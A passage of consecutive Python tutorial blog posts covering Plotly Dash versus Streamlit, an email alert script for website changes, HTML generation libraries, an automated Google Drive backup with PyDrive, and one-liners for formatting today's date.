(2) Strong visualization capabilities: Plotly Dash is built on top of the Plotly.js library, which provides a wide range of chart types and options for visually appealing and informative visualizations.

(3) Active community: Plotly Dash has a large and active user base, with extensive documentation and support resources available, including forums, tutorials, and examples.

Cons

(1) Steep learning curve: Plotly Dash is a powerful and feature-rich framework, which can make it a bit more difficult to learn than some other libraries. It may take some time to become familiar with all of the features and capabilities of the library.

(2) Performance: Depending on the complexity of the application and the amount of data being processed, Plotly Dash applications can sometimes be slower to render and interact with than some other libraries.

(3) Complexity: Because Plotly Dash is a full-featured framework, it can be somewhat more complex than other libraries focused on a specific use case. This can make it a bit more challenging for new users to get started with the library.

👉 Recommended: The Book of Plotly Dash

Pros and Cons Streamlit

Pros

(1) Simplicity: Streamlit is designed to be easy to use and learn, with a streamlined API and automatic web application generation. This makes it a good choice for developers who want to quickly create simple visualizations and data exploration tools.

(2) Interactive programming style: Streamlit uses an interactive programming style, allowing the developer to write a script and see the results immediately in the web browser. This can be a more intuitive and interactive way of working compared to traditional web application frameworks.

(3) Good performance: Streamlit applications tend to be fast and responsive, even with large datasets and complex visualizations.

Cons

(1) Limited capabilities: Streamlit is primarily focused on creating simple visualizations and data exploration tools, and may not have all of the features and capabilities of a more full-featured framework like Plotly Dash.

(2) Limited layout options: Streamlit provides a limited set of layout options compared to some other libraries, which can make it more difficult to create complex layouts and interactions.

Which Community Is Larger?

It’s difficult to say for certain which community is larger, as both Plotly Dash and Streamlit have active user bases and are widely used in the data science and web development communities.

Both libraries have substantial documentation and support resources, including extensive documentation, tutorials, and examples on their websites, as well as active forums and communities where users can ask questions and get help.

In general, Plotly Dash may have a slightly larger community, as it has been around longer and is a more full-featured framework for building dashboards and web applications. Streamlit, on the other hand, has gained popularity more recently and is focused on a specific use case (creating data visualization and exploration tools) rather than being a general-purpose framework.

Fig. 1: Popularity of Plotly Dash and Streamlit (and other frameworks) on Github.

Ultimately, the choice between Plotly Dash and Streamlit will depend on your specific needs and preferences, as well as the resources and support available in the community for the library you choose.

Plotly Dash code example line chart

import dash
import dash_core_components as dcc
import dash_html_components as html app = dash.Dash() app.layout = html.Div([ dcc.Graph( id='line-chart', figure={ 'data': [ {'x': [1, 2, 3], 'y': [4, 1, 2], 'type': 'line', 'name': 'SF'}, {'x': [1, 2, 3], 'y': [2, 4, 5], 'type': 'line', 'name': 'NYC'}, ], 'layout': { 'title': 'Line Chart' } } )
]) if __name__ == '__main__': app.run_server(debug=True)

This code creates a Dash application with a single page containing a line chart. The chart is defined using the dcc.Graph component, which takes a figure argument that specifies the data and layout of the chart. The figure argument is a dictionary containing two keys:

  • data, which is a list of traces (i.e. data series) to plot on the chart, and
  • layout, which is a dictionary of layout options for the chart.

In this example, the chart has two data series, y1 and y2, with x and y values specified for each series. The type of each trace is set to 'line' to create a line chart. The layout options specify a title for the chart.

Finally, the application is started by calling app.run_server(). This will start a local web server and open the application in a web browser. The debug=True argument enables debugging mode, which allows the application to be reloaded automatically when the code is changed.

You run the app via

python app.py

In your terminal following message (or similar) should appear.

Fig. 2: Typical terminal messages after starting the Dash app.
Fig. 3: Screenshot of Dash app.

Streamlit code example line chart

A simple app displaying two line charts could be created by the following code:

import streamlit as st data = {'x': [1,2,3], 'y1': [4,1,2], 'y2': [2,4,5]}
st.line_chart(data= data, x='x')

This code creates a line chart with two data series, y1 and y2, using the line_chart function. The x and y values for each series are specified as separate lists. The x_axis parameter specifies the values for the x-axis.

Supposing you saved the above code as ‘app.py’ you start the app via

streamlit run app.py

In your terminal following message (or similar) should appear.

Fig. 4: Typical terminal messages after starting the Streamlit app.

In case the app doesn’t automatically open a tab in your browser you can open the app by following the ‘Local URL’ or ‘Network URL’ links.

Fig. 5: Screenshot of Streamlit app.

The line_chart function automatically generates the web application and displays the chart in the browser. There is no need to write any code to define the layout or interactivity of the application.

Streamlit also provides a wide range of other functions for creating different types of charts and visualizations, as well as tools for building custom layouts and interactions. You can find more information and examples in the Streamlit documentation.


Posted on Leave a comment

Receive Automated Email Notification on Website Update

Rate this post

Project Description

This project is a demonstration of a live project on Upwork. We will replicate the entire process using a different URL. We will check for changes in the website after every hour and if there are changes to its content, we will immediately send an automated email to notify that the website has changes in it. This means, whenever the content in the website gets modified it means that there will be changes in it and that is what we capture and then send the notification that there have been changes made to the website.

Here’s a quick look at the original project listed on Upwork –

The project can be roughly divided into two major sections –

  • Detecting if changes have occurred in the website.
  • Sending an automated email to notify that there have been changes made to a website.

Step 1: Detecting Changes in the Website

We will be following these steps to detect if there were changes in the website or not –

  • Read the given URL.
  • Hash the entire website.
  • Ensure that you wait for a few seconds and then check the next hash value returned.
  • If the next hash is different from the previous hash, then that means there have been changes made to the website.

1.1 Import the Necessary Libraries

We will need the help of certain libraries that will aid us in accomplishing our task. Hence, go ahead and import these libraries into your script.

import time
import hashlib
from urllib.request import urlopen, Request
import smtplib
import ssl
from email.message import EmailMessage

1.2 Detect Changes in Website

  • Once you have imported the necessary libraries, set up the given URL (https://news.ycombinator.com/) to monitor and send a GET request.
  • Create the hash of the response received using hashlib.sha224(response).hexdigest() and store it in a variable currentHash. This denotes the current hash value.
  • Now, use an infinite loop to keep checking the hash of the response received from the website and check the difference between the previous hash and the current hash to detect if any change has been made to the website or not. You can use a sleep time delay of 30 seconds or any duration as per the need. In case anything changes you can move on to step 2.
url = Request('https://news.ycombinator.com/', headers={'User-Agent': 'Mozilla/5.0'})
response = urlopen(url).read()
currentHash = hashlib.sha224(response).hexdigest()
print("running")
PrevVersion = ""
time.sleep(10)
while True: try: time.sleep(30) response = urlopen(url).read() newHash = hashlib.sha224(response).hexdigest() if newHash == currentHash: continue else: print("something changed") response = urlopen(url).read() currentHash = hashlib.sha224(response).hexdigest() time.sleep(30) continue except Exception as e: print(e)

Step 2: Sending Automated Email Notification

As soon as a change is detected, you can send an automated email to the recipient.

  • Import the necessary libraries to send the email (already done above).
  • Set the email sender and receiver.
  • Set the subject body of the email.
  • Add SSL
  • Login and send the email.

Code:

# Sending Email Notification
port = 465 # For SSL
smtp_server = "smtp.gmail.com"
sender_email = "work.demo.test.email@gmail.com" # Enter your address
receiver_email = "shubhamsayon@gmail.com" # Enter receiver address
password = 'xxxxxxx'
subject = 'Website Change Notification'
message = """
Subject: Hi there!
Changes have been applied to Website! """
em = EmailMessage()
em['From'] = sender_email
em['To'] = receiver_email
em['Subject'] = subject
em.set_content(message)
context = ssl.create_default_context() with smtplib.SMTP_SSL(smtp_server, port, context=context) as server: server.login(sender_email, password) server.sendmail(sender_email, receiver_email, em.as_string())

Caution: You might get an error while sending the email. In the past, we could connect to Gmail easily using Python just by turning on the “Less secure app access” option. But that option is no longer available. Instead, what we have to do now is turn on 2-step verification and then retrieve a 16-character password provided by Google that can be used to log in to Gmail using Python.

To learn more about this, refer to the following article here.

Putting It All Together

Well! We have actually solved the given problem. All that remains to be done is to join the pieces together. So, here’s how the final code looks:

import time
import hashlib
from urllib.request import urlopen, Request
import smtplib
import ssl
from email.message import EmailMessage url = Request('https://news.ycombinator.com/', headers={'User-Agent': 'Mozilla/5.0'})
response = urlopen(url).read()
currentHash = hashlib.sha224(response).hexdigest()
print("running")
PrevVersion = ""
time.sleep(10)
while True: try: time.sleep(30) response = urlopen(url).read() newHash = hashlib.sha224(response).hexdigest() if newHash == currentHash: continue else: print("something changed") response = urlopen(url).read() currentHash = hashlib.sha224(response).hexdigest() time.sleep(30) # Sending Email Notification port = 465 # For SSL smtp_server = "smtp.gmail.com" sender_email = "work.demo.test.email@gmail.com" # Enter your address receiver_email = "shubhamsayon@gmail.com" # Enter receiver address password = 'xxxxxxxxx' subject = 'Website Change Notification' message = """ Subject: Hi there! Changes have been applied to Website! """ em = EmailMessage() em['From'] = sender_email em['To'] = receiver_email em['Subject'] = subject em.set_content(message) context = ssl.create_default_context() with smtplib.SMTP_SSL(smtp_server, port, context=context) as server: server.login(sender_email, password) server.sendmail(sender_email, receiver_email, em.as_string()) continue except Exception as e: print(e)

Conclusion

Sending automated emails can be such a superpower, especially if you have to send daily emails of the same type while working. The added advantage of the technique that we learned in this article is how easily you can notify users about certain changes via emails. Not only did we learn how to send automated emails but we also saw how one could easily detect changes occurring in a website.

I hope this project added some value to your coding journey. Please subscribe and stay tuned for more interesting solutions and discussions in the future. Happy coding! 🙂

Related Read: How to Send Emails in Python?

Posted on Leave a comment

Python Generate HTML – 3 Easy Ways

5/5 – (4 votes)

💬 Problem Statement: How to generate HTML documents in Python?

One of the advantages of opting for Python as your programming language is that it is one of the most versatile languages, as it emphasizes code readability with extensive use of white space. It supports a large collection of libraries that serves various purposes, which include generating HTML documents in Python.

Before we dive into the libraries, let us learn how we can actually write to an HTML file in Python.

How to Write to an HTML File in Python?

You can create and save HTML files with the help of a few simple steps:

  1. Use the open() file function to create the HTML file.
  2. Add input data in HTML format into the file with the help of the write() function.
  3. Finally, save and close the file.

Example:

# Creating the HTML file
file_html = open("demo.html", "w") # Adding the input data to the HTML file
file_html.write('''<html>
<head>
<title>HTML File</title>
</head> <body>
<h1>Welcome Finxters</h1> <p>Example demonstrating How to generate HTML Files in Python</p> </body>
</html>''') # Saving the data into the HTML file
file_html.close()

Output: Here’s how the demo.html file looks like. 👇

<html>
<head>
<title>HTML File</title>
</head> <body>
<h1>Welcome Finxters</h1> <p>Example demonstrating How to generate HTML Files in Python</p> </body>
</html>

When you open it in the browser, it looks like this:

Method 1: Using the Airium Library

Airium is a bidirectional HTML-Python translator that uses the DOM structure and is represented by the Python indentation with context managers.

We need to install the airium module using the Python package installer by running the following code in the terminal:

pip install airium == 0.2.5

The biggest advantage of using the Airium library in Python is that it also has a reverse translator. This translator helps to build the Python code out of the HTML string.

Example: The following example demonstrates how we can generate HTML docs using Airium.

# Importing the airium library
from airium import Airium a = Airium() # Generating HTML file
a('<!DOCTYPE html>') with a.html(lang="pl"): with a.head(): a.meta(charset="utf-8") a.title(_t="Example: How to use Airium library") with a.body(): with a.h1(id="id23345225", kclass='main_header'): a("Hello Finxters") # Casting the file to a string to extract the value
html = str(a) # Casting the file to UTF-8 encoded bytes:
html_bytes = bytes(a) print(html)

Output:

<!DOCTYPE html>
<html lang="pl"> <head> <meta charset="utf-8" /> <title>Example: How to use Airium library</title> </head> <body> <h1 id="id23345225" kclass="main_header"> Hello Finxters </h1> </body>
</html>

You can also store this document as a file using the following code:

with open('file.html', 'wb') as f: f.write(bytes(html, encoding='utf8'))

Method 2 – Using Yattag Library

Yattag is a Python library used to generate HTML or XML documents in a Pythonic way. If we are using the Yattag library, we don’t have to use the closing tag in HTML. It considers all the templates as the piece of code in Python. We can even render the HTML forms easily with default values and error messages.

Before we dive into the solution, let us have a quick look at a few basics.

How does the yattag.Doc class work?

Yattag.Doc works similarly to the join() method of the string. When we create a Doc instance, it uses its method to append the content to it, like the text() method is used to append the text, whereas the tag() method appends the HTML tag. Lastly, the getvalue() method is used to return the whole HTML content as a large string. 

What is the tag() method?

In Python, a tag() method is an object that is used inside a with statement. It is used to return a context manager. The context managers have __enter__() and __exit__() methods where the __enter__ method is called at the starting of the with block and the __exit__ method is called when leaving the with block.

The line tag('h1') is used to create a <h1> tag.

Example:

# Importing the Yattag library
from yattag import Doc doc, tag, text = Doc().tagtext() with tag('html'): with tag('body'): with tag('p', id = 'main'): text('We can write any text here') with tag('a', href = '/my-link'): text('We can insert any link here') result = doc.getvalue()
print(result)

Output:

<html><body><p id="main">We can write any text here</p><a href="/my-link">We can insert any link here</a></body></html>

It is easier and more readable to generate dynamic HTML documents with the Yattag library than to write static HTML docs. 

However, most of the time, when you are generating HTML documents, most of the tag nodes will contain only text. Hence, we can use the following line method to write these more concisely.

Example:

doc, tag, text, line = Doc().ttl()
with tag('ul', id = 'To-dos'): line('li', 'Clean up the dishes', kclass = "priority") line('li', 'Call for appointment') line('li', 'Complete the paper')

Output:

<ul id = 'To-dos'> <li class = "priority"> Clean up the dishes </li> <li> Call for appointment </li> <li> Complete the paper </li>
</ul>

Method 3: Using xml.etree

We can use the XML.etree package to generate some low-level HTML documents in Python. The XML.etree is a standard python package, and we need to import it into the program before utilizing it.

XML follows the hierarchical data format and is usually represented in the form of an element tree. The element tree also has two classes for this purpose.

  • The first one is the ElementTree that represents the whole XML document as a tree and interacts with the whole document (reading and writing to and from the files.)
  • The second class is the Element that represents a single node in this tree that interacts with a single XML element and its sub-elements.

Example:

# Importing the XML package and the sys module
import sys
from xml.etree import ElementTree as ET html = ET.Element('html')
body = ET.Element('body')
html.append(body)
div = ET.Element('div', attrib={'class': 'foo'})
body.append(div)
span = ET.Element('span', attrib={'class': 'bar'})
div.append(span)
span.text = "Hello Finxters. This article explains how to generate HTML documents in Python." # Here, the code checks the Python version.
if sys.version_info < (3, 0, 0): # If the Python version is less than 2.0 ET.ElementTree(html).write(sys.stdout, encoding='utf-8', method='html')
else: # For versions Python 3 and above ET.ElementTree(html).write(sys.stdout, encoding='unicode', method='html')

Output:

<html><body><div class="foo"><span class="bar">Hello Finxters. This article explains how to generate HTML documents in Python.</span></div></body></html>

Conclusion

That’s all about generating HTML documents in Python. I hope you found this article helpful. Please stay tuned and subscribe for more such interesting articles. Happy learning!

Authors: Rashi Agarwal and Shubham Sayon

Recommended Read: How to Get an HTML Page from a URL in Python?


Web Scraping with BeautifulSoup

One of the most sought-after skills on Fiverr and Upwork is web scraping .

Make no mistake: extracting data programmatically from web sites is a critical life-skill in today’s world that’s shaped by the web and remote work.

This course teaches you the ins and outs of Python’s BeautifulSoup library for web scraping.

Posted on Leave a comment

Automate Backup to Google Drive with Python

4.5/5 – (2 votes)

Project Description

Every day I find myself in a position where I have to take daily backup of a certain folder named Reports and store it in my Google drive. This is an essential folder for me since I store all the necessary documents (especially reports). Hence, keeping a backup of this folder in the cloud gives me a cushion in case of any fault in my local system.

However, this involves a long and repetitive manual process wherein I have to sign in to my google account, navigate to the folder where I store my backup files and then copy and paste new files to this folder. This consumes some time, and I was thinking of automating the entire process. That is when I came up with a wonderful automation script that not only saved me all the hassle of manually backing up my files but also ensured that I could do so without the help of any fancy third-party software application.

So, this is what my script does –

  • It connects me to Google Drive automatically.
  • Uploads a fresh copy of my backup folder every time by replacing the old files.
  • The entire backup script is triggered every day at 12:00 AM, thereby ensuring that I do not have to run it manually on a daily basis.

Thus, in this article, I will guide you through implementing the same automated backup technique to store files from your local system to Google drive on a daily basis using Python. So, without further delay, let’s discover the power of Python automation through our project.

Step 1: Setting up Google Drive API

Before you start writing your script, it is essential to ensure that you have set up your Google Drive API properly. Simply put, the Drive API allows you to interact with Google Drive storage and supports several popular programming languages, such as Java, JavaScript, and Python.

  • Go ahead and log in to your GCP console using your gmail ID.
  • After logging in, create a new Project. Let’s name it FileBackup.
  • Now, you will need to configure and download the client configuration secrets JSON file. So, head over to APIs and Services ⮕ Select OAuth consent screen.
  • Select User Type as External and click Create.
  • Fill in the necessary App Information and click on Save and Continue.
  • No need to fill in Scopes for now and proceed to the next step by clicking on Save and Continue.
  • Add a Test User. Simply enter your email ID here, or you may choose to add another user. However, to keep things simple, I entered my email ID.

You are done with the first step. Now we need the Credentials that will authorise us when we talk to the Google Drive API from our script.

  • Click on Credentials CREATE CREDENTIALS ⮕ Select OAuth client ID.
  • Fill in the required details and click on Create.
  • A screen pops up, and you can see your client ID and secret. Download the JSON and make sure to store it in your Project folder with the name client_secrets.json.

The final step is to enable the Google Drive API so that you can communicate with it using the credentials from your script.

  • Select Enabled APIs and services ⮕ click ENABLE APIS AND SERVICES ⮕ Search Google Drive ⮕ Select the Google Drive API ⮕ Click on Enable

That’s it! You are now all set to communicate with the Google Drive API using your script to connect and store files in your Google Drive.

Step 2: Create the Automation Script

Now that everything is ready, we are now ready to write a program to generate daily backups on the cloud. To contact the API, you will need the help of the PyDrive library. So, go ahead and install it from your terminal as pip3 install PyDrive

After installing the PyDrive library, create a new file in your project directory and name it backup.py. This is our driver file.

  • First, import the necessary libraries and modules that will help you throughout the course of your script.
from pydrive.drive import GoogleDrive
from pydrive.auth import GoogleAuth
import os
  • Secondly, you need need to set up an authentication with google drive API. As soon as this code is executed, your default browser will open up and ask you for user permissions to access your drive contents.
    • IMPORTANT NOTE: Ensure that the client_secrets.json file is in the same directory as our Python file. Also, keep the json file a secret and take special care that it is not leaked online.
gauth = GoogleAuth()
gauth.LoadCredentialsFile("mycreds.txt")
if gauth.credentials is None: gauth.LocalWebserverAuth()
elif gauth.access_token_expired: gauth.Refresh()
else: gauth.Authorize()
gauth.SaveCredentialsFile("mycreds.txt")
drive = GoogleDrive(gauth)

Note that even after you have set up the pydrive and the google API such that my secret_client.json works, it will still require web authentication for G-Drive access every time you run your script. To deal with this issue, you need to make a minor adjustment so that your app doesn’t have to ask the client to authenticate every time you run the app. You just need to use LoadCredentialsFile and SaveCredentialsFile as we did in the code above. This way, you will need to provide access the first time you run your script and never again will Google ask you to authenticate it (unless, off course your access token expires).

  • Next, it is time to access the folder/file you want to backup from the local drive and store it in your Google Drive.
def upload_file_to_drive(): for x in os.listdir(path): file_list = drive.ListFile( {'q': "'16jhq7j-SWZmKF_vU0MmKNX' in parents and trashed = False"}).GetList() try: for file1 in file_list: if file1['title'] == os.path.join(path, x): file1.Delete() except: pass

Explanation: The key value pair 'q': "'16jhq7j-SWZmKF_vU0MmKNX' denotes the folder ID of the folder within your Google drive where you want to save the files. This is how you can get the folder ID of the required folder:

Simply copy it and paste it in your script.

A major problem here is whenever you copy the files and store them in your Google drive folder, the pre-existing files also get copied and duplicate files cover up the space unnecessarily. Thus, instead of simply copying the files blindly, you can opt to replace them instead. So, you can follow a two-step process – (i) Delete the pre-existing files (ii) Store a fresh copy of all the files in the folder. That is exactly what has been done in the above script.

Putting it all Together

  • All that remains to be done now is to put all the bits and pieces together to compile the entire code. So this is how the complete script looks like –
from pydrive.drive import GoogleDrive
from pydrive.auth import GoogleAuth
import os gauth = GoogleAuth()
gauth.LoadCredentialsFile("mycreds.txt")
if gauth.credentials is None: gauth.LocalWebserverAuth()
elif gauth.access_token_expired: gauth.Refresh()
else: gauth.Authorize()
gauth.SaveCredentialsFile("mycreds.txt")
drive = GoogleDrive(gauth)
path = r"C:\reports"
def upload_file_to_drive(): for x in os.listdir(path): file_list = drive.ListFile( {'q': "'16jhq7j-SWZmKF_vUehGalNf6Yr0MmKNX' in parents and trashed = False"}).GetList() try: for file1 in file_list: if file1['title'] == os.path.join(path, x): file1.Delete() except: pass f = drive.CreateFile({'parents': [{'id': '16jhq7j-SWZmKF_vUehGalNf6Yr0MmKNX'}]}) f.SetContentFile(os.path.join(path, x)) f.Upload() f = None upload_file_to_drive()

Output:

Schedule Regular Backup

One final task that needs to be taken care of is ensuring that the backup script runs at a particular time every day. There are different ways of doing this. You can use the schedule library in Python to do so within your script itself. However, using schedule has its own downside and it needs the script to keep on running.

Hence, I would suggest using the windows task scheduler. Windows Task Scheduler is built-in windows program that facilitates you with the ability to schedule and automate tasks in Windows by running scripts or programs automatically at a given moment.

  • Search for “Task Scheduler”.
  • Click Actions ⮕ Create Task
  • Give your task a Name
  • Then select Actions ⮕ New

  • Find the Python Path using where python in the command line and copy the path from the command line.
  • Go to the folder where your Python script is actually located. Hold the Shift Key on your keyboard and right-click on the file and select Copy as path
  • In the "Add arguments (optional)” box, add the name of your Python file.
  • In the "Start in (optional)" box, paste the location of the Python file that you copied previously.
  • Click “OK”
  • Go to “Triggers” ⮕ Select “New”
  • Choose the repetition that you want. Here you can schedule Python scripts to run daily, weekly, monthly or just one time.
  • Click “OK”

Once, you have set this up, your trigger is now active and your Python script will run automatically every day.

Summary

Hurrah! You have successfully set up your automated backup script to take the necessary backups on a scheduled time every day without the need to do anything manually. I hope the complete walkthrough of the project helped you! Subscribe and stay tuned for more interesting projects in the future.


Posted on Leave a comment

Ten Python One-Liners to Get Today’s Date as YYYY-MM-DD

5/5 – (2 votes)

Mini Project Description

I was just working on the Finxter app that involves creating a huge amount of log files (for server logs at app.finxter.com). In my Python web app, I create these log files on a daily basis containing usage reports — and I needed to rename them so that I can sort them in a folder by date.

Examples with bolded YYYY-MM-DD date formatting:

  • 'log-file-2022-12-21.dat'
  • 'log-file-2022-12-22.dat'
  • 'log-file-2022-12-23.dat'

💬 Challenge: Specifically, I need to create the current date YYYY-MM-DD in Python!

In this short tutorial, I quickly share my code on how to do this so it may help you do the same or a similar task. Let’s get started! 👇

Quick Solution

The datetime.date.today() function creates a datetime object with the current date that can be reformatted using the strftime('%Y-%m-%d') method call to print out the current date in a specific format (year-month-day).

Here’s an example for today:

import datetime today = datetime.date.today()
print(today.strftime('%Y-%m-%d'))
# 2022-12-23

Or in a single line of Python code:

import datetime; print(datetime.date.today().strftime('%Y-%m-%d'))
# 2022-12-23

If you’re like me, you’re wondering how to get to this quite lengthy code snippet. Let’s break it down to further our understanding.

Here are two variants of the .today() method that can help you understand how we got there:

>>> datetime.datetime.today()
datetime.datetime(2022, 12, 23, 0, 27, 28, 712504)
>>> datetime.date.today()
datetime.date(2022, 12, 23)

Note you can also convert both the date and the datetime objects to a string using the built-in str() method:

>>> str(datetime.date.today()) '2022-12-23'
>>> str(datetime.datetime.today()) '2022-12-23 00:30:04.218695'

Basically, the first line already presents an even easier solution. Voilà! 👌

Just for fun, I came up with additional solutions—I’ll give ten different solutions next!

10 One-Liner Solutions

These are ten different ways to get today’s date in YYYY-MM-DD format in Python:

1) datetime.datetime.now().strftime("%Y-%m-%d")
2) datetime.date.today().strftime("%Y-%m-%d")
3) time.strftime("%Y-%m-%d")
4) datetime.date.today().isoformat()
5) datetime.date.today().strftime("%Y/%m/%d")
6) datetime.datetime.now().date().strftime("%Y-%m-%d")
7) datetime.datetime.now().date().isoformat()
8) datetime.datetime.now().strftime("%d-%m-%Y")
9) date.today().strftime("%Y-%m-%d")
10) datetime.date.today().strftime("%d/%m/%Y")

The output formats can vary slightly:

1) 2022-12-23
2) 2022-12-23
3) 2022-12-23
4) 2022-12-23
5) 2022/12/23
6) 2022-12-23
7) 2022-12-23
8) 23-12-2022
9) 2022-12-23
10) 23/12/2022

And, yes, I love Python one-liners! ♥👇

Python One-Liners Book: Master the Single Line First!

Python programmers will improve their computer science skills with these useful one-liners.

Python One-Liners

Python One-Liners will teach you how to read and write “one-liners”: concise statements of useful functionality packed into a single line of code. You’ll learn how to systematically unpack and understand any line of Python code, and write eloquent, powerfully compressed Python like an expert.

The book’s five chapters cover (1) tips and tricks, (2) regular expressions, (3) machine learning, (4) core data science topics, and (5) useful algorithms.

Detailed explanations of one-liners introduce key computer science concepts and boost your coding and analytical skills. You’ll learn about advanced Python features such as list comprehension, slicing, lambda functions, regular expressions, map and reduce functions, and slice assignments.

You’ll also learn how to:

  • Leverage data structures to solve real-world problems, like using Boolean indexing to find cities with above-average pollution
  • Use NumPy basics such as array, shape, axis, type, broadcasting, advanced indexing, slicing, sorting, searching, aggregating, and statistics
  • Calculate basic statistics of multidimensional data arrays and the K-Means algorithms for unsupervised learning
  • Create more advanced regular expressions using grouping and named groups, negative lookaheads, escaped characters, whitespaces, character sets (and negative characters sets), and greedy/nongreedy operators
  • Understand a wide range of computer science topics, including anagrams, palindromes, supersets, permutations, factorials, prime numbers, Fibonacci numbers, obfuscation, searching, and algorithmic sorting

By the end of the book, you’ll know how to write Python at its most refined, and create concise, beautiful pieces of “Python art” in merely a single line.

Get your Python One-Liners on Amazon!!


An in-depth tutorial on this topic can be found on the Finxter blog. See here:

👉 Recommended: How to Print Today in Python?